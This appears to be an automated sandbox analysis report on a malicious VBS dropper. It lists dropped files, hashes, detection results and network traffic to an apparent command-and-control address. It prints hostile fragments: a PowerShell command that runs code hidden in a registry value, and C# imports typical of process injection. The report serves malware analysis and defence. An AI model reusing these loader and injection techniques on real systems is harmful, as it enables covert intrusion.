SHA-512:	534D876A9BA54CAD210D801582A285D0F9E4385660B6ABFA5C278396644FBD41B1C4F7B2A5FDDB3F6EBC1BDEAE5D99D6E2E34F149697642F4B7E0F0510C6411 9
Malicious:	false
Preview:	faHHqDeJlByuQgYuKmjhviPLnmNtvZyJwtONsUcwIeBPlokSmxWvLayqrB

C:\Users\user\AppData\Local\Temp\dvgqxizg\CSC2062E18B5949488FB5158C917D4EBA9.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1118625821576282
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryjbDqak7YnqqIbDbPN5Dlq5J:+RI+ycuZhNFGakSUXPNnqX
MD5:	328DE992FF2AD2CAACCCFBA57EC194FB
SHA1:	FC76DA640D8B6737E1DF09332F142FCF8F5A7976
SHA-256:	B5F1DEE9C80A4985561A9E7694B3CAA1EF8E8357591C4ECCEBB0B7F2AE253E76
SHA-512:	8A68BBCA3AF4FC3467CEB9CA4A5CF9AE6AD2B86203EF1FB0C10E2B023C2759D01B9EFACECF102E7615DC46099EC43B0A2635326FB87A540C70194ED5205394 92
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...d.v.g.q.x.i.z.g...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...d.v.g.q.x.i.z.g...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B4 1
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.2664152532732675
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723f30zxs7+AEszIN723fRH:p37Lvkmb6K2av0WZETaZ
MD5:	BFE70A8EFC0C6D5C7D5E124F9302AE9D
SHA1:	A4E065D7783D5D6E638701C8A7DDB3876795B1E1
SHA-256:	9E28EA29F0D259C7252BA42E4CA0199A3222BFA5085EC4CE2AC232BB20A3698A
SHA-512:	364592F9D334192A70E8962F1231D3F35E11B2A495B5C5085DC0E667E65614D1A881D60A6FB9F09574B3B1AC736C10513739807EC574A8673374E178D04A4437

C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.cmdline	
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.0.cs"

C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6345647204581586
Encrypted:	false
SSDEEP:	48:677qMTxzJUyNDWQYwSJQCV1ulFGa3UFq:gqYxEgqeOK
MD5:	31F750C1B782E900AA790FC8F8F06A4E
SHA1:	1DA7C7CBCAC3D41D0C90133ABC47DA3D18E5147D
SHA-256:	F10E9A218142A0FE49F9F94B25205EAEF8D8E82A1743B853C128D985DFD31AA9
SHA-512:	F3CBA404C69A0E608DE70656D3D1BF41F6DDFDC6FB95560FAD0B64CBF53ED3AE86E736C898B95ACED4F15FDB2CBF40AC3985DD6319245398F8F978D53106CA3
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P.....P ....._.....e....p....v....._.!..._..!.._.&..._.....+....4.:....6.....H.....P..... .....<Module>.dvgqxizg.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\earmark.avchd	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.67702661060525
Encrypted:	false
SSDEEP:	768:Nh66vv4Fgs48pcQqQjeCE+2SfNfAhghqgwZJTpT/6gKffcSapyLeq6pTXY:TrYJ4586SfZKBJT2ffXhkD
MD5:	78B3444199A2932805D85CFDB30AD6FB
SHA1:	A1826A8BDD4AA6FC0BF2157A6063CCA5534A3A46
SHA-256:	66EAF5C2BC2EC2A01D74DB9CC50744C748388CD9B0FA1F07181E639E128803EF
SHA-512:	E940BE2888085DE21BA3BF736281D0BEEC6B2B96B7C6D2CD1458951FD20A9ABFA79677393918C7A3877949F6BFC4B33E17200C739AADE0BA33EF4D3F58A0C4BD
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 46%
Joe Sandbox View:	• Filename: a7APrVP2o2vA.vbs, Detection: malicious, Browse • Filename: 03QKtPTOQpA1.vbs, Detection: malicious, Browse

C:\Users\user\AppData\Local\Temp\earmark.avchd	
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....._.....!...I..... ....@.....t.. ..@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1....}..u.1....}..u.1.....SWV..k.....^_[.1.H)...k.6u..j@h.0..h@...j.....@.Sh@...h. @.P.....U..`.}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\~DF328D11A7A64F8786.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40241
Entropy (8bit):	0.6868873969594887
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+DdvmtI2F6iyj2F6iyrM2F6iy1:kBqoxKAuqR+DdvmtIkJyjkJyokJy1
MD5:	F4BF6518BD3CF74605DA74FE34666128
SHA1:	B5DF424C24079565CAC4223587470B2F08368E4D
SHA-256:	63D2EEE58E6CE9280235A4029C3F6417CDC9B66A2632FAEFD07F641F8D71687B
SHA-512:	C832E16EE7F20C6A5481E72FD7AE823FD129A328D9AA607F11AC5046AE93228D910EF8102202FB407F632DEE38C10A2DD6E17E7B7CDAA2059201275F3F196F6
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF4507009F430A65FB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6137008028000219
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9low9loA9lW3khX2cXYWhSwnXhyMk5hhTc:kBqoILts1oWhSwXhyB5hhTc
MD5:	C63AE9CEF7DCF822882BA6A903353FCA
SHA1:	8645B0F0356DD8DBC3279EF424AAD6090CDE29A2
SHA-256:	17C1FEC935BD171FDA952EB0EF98DB432195E17AF7DA94E010FB088CFDBD2809
SHA-512:	58330629CF9E4E1A5173F464B9A992BEDEBAB6E590F926BCFFFF7EC48D698804D581A521DCA3E583B04F3AC823EDE5FA5D02BA524DA54B0E1EF9FE6E7B8FCD1B
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF7AB9619A808D9562.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40209
Entropy (8bit):	0.6805500119165498
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+sKQx6T1ML0sn1ML0s81ML0sp:kBqoxKAuqR+sKQx6TeL0sneL0s8eL0sp
MD5:	9CDC130EA877CAF30F714FC0F4847FFA
SHA1:	663DC270EBBF119CB7CA45F3DB7EF3F2231533AE
SHA-256:	111945EE51DCADF337BB0BBAE65D4D4593BE6D058201CA6B136F7D1234F4A422
SHA-512:	D86E62D88EE09D98622870BB1EA8636CF71C3B0B8BEF21A8822859A47887F5D35A4A78684A1578570CD890873FFC3C91E835FB888C7483B16AF44F312DB99E95
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF9087B74C10875442.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\~DF9087B74C10875442.TMP	
Size (bytes):	40129
Entropy (8bit):	0.6657464139831907
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+mg6Tg1f7v9nZR5Gf7v9nZR5H7v9nZR5Q:kBqoxKAuqR+mg6Tg1fhRGfhRHhRQ
MD5:	0FFFA19F99BAE3D2C7D4141D84B80CF3
SHA1:	52754B728BFE6711BD53C31BC11EF5529302028C
SHA-256:	27897C0F898362B8BEE9AB8B3D9DB668AC6B06644924C917D1A3FF5B62F077B7
SHA-512:	DE5F09CD56E90FBC7A0AEE24ED521FAA1EA249D199C86CCC91B2CD7E83A8E564582B3E54E247CA842F5CBD6AC791331BEBCC3F35E8C2AEF7FCC2AA62A659BDAD
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\{FC666F93-2B96-8EB5-95F0-8FA2992433F6}	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	54
Entropy (8bit):	4.060443874638145
Encrypted:	false
SSDEEP:	3:yc3uVfx471FddBWD1UEPv:yKuVy71KDeEX
MD5:	FE9A928D2858CCB002C62322A615F6C8
SHA1:	BE661F6A4B947D812454C7613EB0B7EBA8DAC1BA
SHA-256:	5FF39D5B7A499B46D34AFCCA61A637387B4350FDF94A78686DDE3E8D1EF966A5
SHA-512:	C82641770AA4C0DF1F9E72DA5F97F54A35D58C9179BF0CDEF31F6B4169DFD8C348A3FBBBFA5C6E999F0AA3E4CABB791DD073C64B309AEF0967F5EBD328220564
Malicious:	false
Preview:	20-11-2020 10:42:43 | "0xb88d3fdf_5fa2c4f12d12f" | 1..

C:\Users\user\Documents\20201120\PowerShell_transcript.721680.7AKpz66j.20201120104203.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1195
Entropy (8bit):	5.28843963038561
Encrypted:	false
SSDEEP:	24:BxSA8z7vBVLRKx2DOXUWOLCHGIYBtLWfHjeTKKjX4CIym1ZJXUBOLCHGIYBtHSnv:BZwvTLQoORF/fqDYB1ZsFlZZT
MD5:	EBC40964BB846A904D81A4D87321E8FB
SHA1:	A6E79A6A03B3AE0F3F76903AD30067161AF3D79F
SHA-256:	0ED287058151775FA678C2D8064DE2A95189185F13F5E7EF93FB514982DBF1D9
SHA-512:	7FC680F6242E613A8BB57F1098803178C3A5406DBE80CAB38D490DD7D99F26F12E96C96E94AD08DE95743D16AABA235A8E7F82D6013CFBD63449A9C973D3FE8
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201120104203..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 721680 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 1040..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201120104203..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********

\Device\ConDrv	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF36
Malicious:	false

\Device\ConDrv	
Preview:	Non-authoritative answer:...

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	4.394657327616982
TrID:	
File name:	6znkPyTAVN7V.vbs
File size:	383738
MD5:	a5f063ac8cf23a274922a337a8eeac2c
SHA1:	bfae866c96996f9d26ec356ea2b48caa8e2b64d7
SHA256:	2dd9418ae38f181b5901be316cbb0deaa2205b2865a3c391105966b7d48fae2f
SHA512:	335049aa97038f2127261c2580d1ee83bf9b00f8e9b95c12d612663af71b879e689f3e13e1be8f398f86075ec42bd4387e839a6c21a3d97b63f55a6d3fdddf16
SSDEEP:	3072:VDRp0xBRYkxWblq7iQh6qDkLBPUdgyaHoJr6lfDhCF1ouCksx:hqRBxIl4P6qoL5Ud/PJOl7hO/Ckg
File Content Preview:	' Alberich Greek martial temptress presto babe, Semite rueful re fairway Estes Steinberg paratroop finesse Bangladesh authenticate allusive grapevine scattergun late, tugging gorgon Bateman inexplicable. swingy bitumen Coriolanus foreign Osaka indivisible

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-10:42:07.622059	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 10:41:40.932348013 CET	49730	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:40.933543921 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:41.185478926 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:41.185602903 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:41.187184095 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:41.219947100 CET	80	49730	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:41.220177889 CET	49730	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:41.480556011 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.133956909 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.134001017 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.134027004 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.134052038 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.134077072 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.134102106 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.134110928 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.134145021 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.134269953 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.173319101 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.173357010 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.173396111 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.173420906 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.173445940 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.173475027 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.385988951 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386015892 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386064053 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386071920 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.386096001 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386096001 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.386107922 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.386132002 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386152983 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386159897 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.386169910 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386185884 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386202097 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386209011 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.386218071 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386238098 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386245966 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.386255980 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.386265993 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.386297941 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.425436020 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.425463915 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.425483942 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.425502062 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.425517082 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.425533056 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.425548077 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.425555944 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.425565004 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.425589085 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.425631046 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638108969 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638180017 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638206959 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638241053 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638261080 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638277054 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638279915 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638295889 CET	80	49731	47.241.19.44	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 10:41:42.638308048 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638313055 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638314009 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638315916 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638319969 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638323069 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638331890 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638336897 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638349056 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638366938 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638385057 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638396978 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638408899 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638421059 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638432980 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638459921 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638479948 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638483047 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638495922 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638521910 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638521910 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638528109 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638542891 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638560057 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638576984 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638592958 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.638617992 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638621092 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638623953 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638627052 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638679028 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638712883 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638746977 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.638778925 CET	49731	80	192.168.2.6	47.241.19.44
Nov 20, 2020 10:41:42.677356958 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.677373886 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.677453995 CET	80	49731	47.241.19.44	192.168.2.6
Nov 20, 2020 10:41:42.677493095 CET	80	49731	47.241.19.44	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 10:41:00.749682903 CET	54064	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:00.776683092 CET	53	54064	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:23.923659086 CET	52811	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:23.950675011 CET	53	52811	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:25.151026011 CET	55299	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:25.178180933 CET	53	55299	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:26.324563026 CET	63745	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:26.351743937 CET	53	63745	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:27.450056076 CET	50055	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:27.477025986 CET	53	50055	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:27.810620070 CET	61374	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:27.837635040 CET	53	61374	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:28.602554083 CET	50339	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:28.640353918 CET	53	50339	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:29.742419958 CET	63307	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:29.778147936 CET	53	63307	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:38.335294962 CET	49694	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:38.372224092 CET	53	49694	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:40.881356955 CET	54982	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:40.916870117 CET	53	54982	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:45.039493084 CET	50010	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:45.066554070 CET	53	50010	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 10:41:49.206619024 CET	63718	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:49.244347095 CET	53	63718	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:52.835335970 CET	62116	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:52.871093988 CET	53	62116	8.8.8.8	192.168.2.6
Nov 20, 2020 10:41:53.429449081 CET	63816	53	192.168.2.6	8.8.8.8
Nov 20, 2020 10:41:53.465182066 CET	53	63816	8.8.8.8	192.168.2.6
